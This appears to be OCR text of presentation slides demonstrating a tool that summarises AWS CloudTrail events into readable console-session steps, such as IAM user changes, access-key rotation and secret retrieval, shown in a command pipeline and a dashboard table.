
```
>> aws cloudtrail lookup-events --lookup-attributes AttributeKey=AccessKeyId,AttributeValue=ASIAPERSHENDETJEMIQ1 | Add-Signal | Show-SessionSummary

EventTime           EventCount Summary
---------           ---------- -------
4/13/2024 5:11:23AM          2 Logged into AWS Console.
4/13/2024 5:11:29AM          7 Visited Console Home dashboard which displays general overview information for account (e.g. Recently Visited services,…
4/13/2024 5:11:48AM          4 Clicked IAM which displays IAM (Identity and Access Management) dashboard.
4/13/2024 5:11:57AM         49 Clicked IAM->User Groups which displays all IAM User Groups in paged format, currently displaying 16 IAM User Groups (…
4/13/2024 5:12:12AM        484 Clicked IAM->Users which displays all IAM Users in paged format, currently displaying 33 IAM Users (0_Bagel,0_Bear_C…
4/13/2024 5:12:53AM         23 Clicked IAM->Users->1_Petulla->Permissions which displays all permissions for IAM User 1_Petulla which has 2 Access…
4/13/2024 5:13:11AM          7 Clicked IAM->Users->1_Petulla->Security Credentials which displays all credential information for IAM User 1_Petulla…
4/13/2024 5:13:20AM          1 Clicked IAM->Users->1_Petulla->Security Credentials->Manage Console Access to add, remove or update AWS Console acces…
4/13/2024 5:13:27AM          2 Clicked IAM->Users->1_Petulla->Security Credentials->Manage Console Access->Enable to grant AWS Console access to IAM…
4/13/2024 5:13:54AM          4 Clicked IAM->Users->1_Petulla->Security Credentials->Access Keys->Deactivate to deactivate Access Key AKIA86ZR72GZQ9…
4/13/2024 5:14:11AM          3 Clicked IAM->Users->1_Petulla->Security Credentials->Access Keys->Delete to delete Access Key AKIA86ZR72GZQ9ZCEWJM …
4/13/2024 5:14:17AM          1 Clicked IAM->Users->1_Petulla->Security Credentials->Access Keys->Create Access Key to create Access Key AKIAF7641NA…
4/13/2024 5:14:21AM          1 Typed content into AWS Console Search Bar.
4/13/2024 5:14:28AM          2 Clicked Secrets Manager->Secrets which displays all Secrets in a searchable paged format.
4/13/2024 5:14:39AM          4 Clicked Secrets Manager->Secrets->op_njeri->Overview which displays a summary of all details for Secret arn:aws:secr…
4/13/2024 5:14:46AM          2 Clicked Secrets Manager->Secrets->op_njeri->Overview->Retrieve Secret Value to display value of Secret arn:aws:secre…
4/13/2024 5:15:04AM         10 Automatically renewed existing CloudShell session with 72d5b773-f7ae-4807-8074-42a4ff32e8ca Environment ID and 17129…
```

Dash

127.0.0.1:8050

PERMISO



1000 events -> 45 rows


Search...


Copy Selected

Event Time	Event Count	Service	Name	Summary
4/13/2024 5:11:23AM	2		Console Login	Logged into AWS Console.
4/13/2024 5:11:29AM	7		Console Home	Visited Console Home dashboard which displays general overview information for account (e.g. Recently Visited services, AWS Health, Cost and Usage, et
4/13/2024 5:11:30AM	9		Suppressing automated background ev...	Suppressing automated background event not contributing to any mapping scenario.
4/13/2024 5:11:48AM	4	IAM	Clicked IAM	Clicked IAM which displays IAM (Identity and Access Management) dashboard.
4/13/2024 5:11:49AM	3		Suppressing automated background ev...	Suppressing automated background event not contributing to any mapping scenario.
4/13/2024 5:11:57AM	49	IAM	Clicked IAM->User Groups	Clicked IAM->User Groups which displays all IAM User Groups in paged format, currently displaying 16 IAM User Groups ('customGroupWith10PoliciesAtta
4/13/2024 5:12:12AM	484	IAM	Clicked IAM->Users	Clicked IAM->Users which displays all IAM Users in paged format, currently displaying 33 IAM Users ('0_Bagel','0_Bear_Claw','0_Beignet','0_Churro','0_Cin
4/13/2024 5:12:53AM	23	IAM	Clicked IAM->Users->SPECIFICUSER-...	Clicked IAM->Users->'1_Petulla'->Permissions which displays all permissions for IAM User '1_Petulla' which has 2 Access Keys defined ('AKIA86ZR72GZC
4/13/2024 5:13:11AM	7	IAM	Clicked IAM->Users->SPECIFICUSER-...	Clicked IAM->Users->'1_Petulla'->Security Credentials which displays all credential information for IAM User '1_Petulla' including its 2 corresponding Acce
4/13/2024 5:13:20AM	1	IAM	Clicked IAM->Users->SPECIFICUSER-...	Clicked IAM->Users->'1_Petulla'->Security Credentials->Manage Console Access to add, remove or update AWS Console access for IAM User '1_Petulla'.
4/13/2024 5:13:27AM	2	IAM	Clicked IAM->Users->SPECIFICUSER-...	Clicked IAM->Users->'1_Petulla'->Security Credentials->Manage Console Access->Enable to grant AWS Console access to IAM User '1_Pet... NO
4/13/2024 5:13:54AM	4	IAM	Clicked IAM->Users->SPECIFICUSER-...	Clicked IAM->Users->'1_Petulla'->Security Credentials->Access Keys->Deactivate to deactivate Access Key 'AKIA86ZR72GZQ9ZCEWJM' for ...ser '1_
4/13/2024 5:14:11AM	3	IAM	Clicked IAM->Users->SPECIFICUSER-...	Clicked IAM->Users->'1_Petulla'->Security Credentials->Access Keys->Delete to delete Access Key 'AKIA86ZR72GZQ9ZCEWJM' for IAM User '1_Petulla'.


PERMISO

Thanks for your time!





PERMISO



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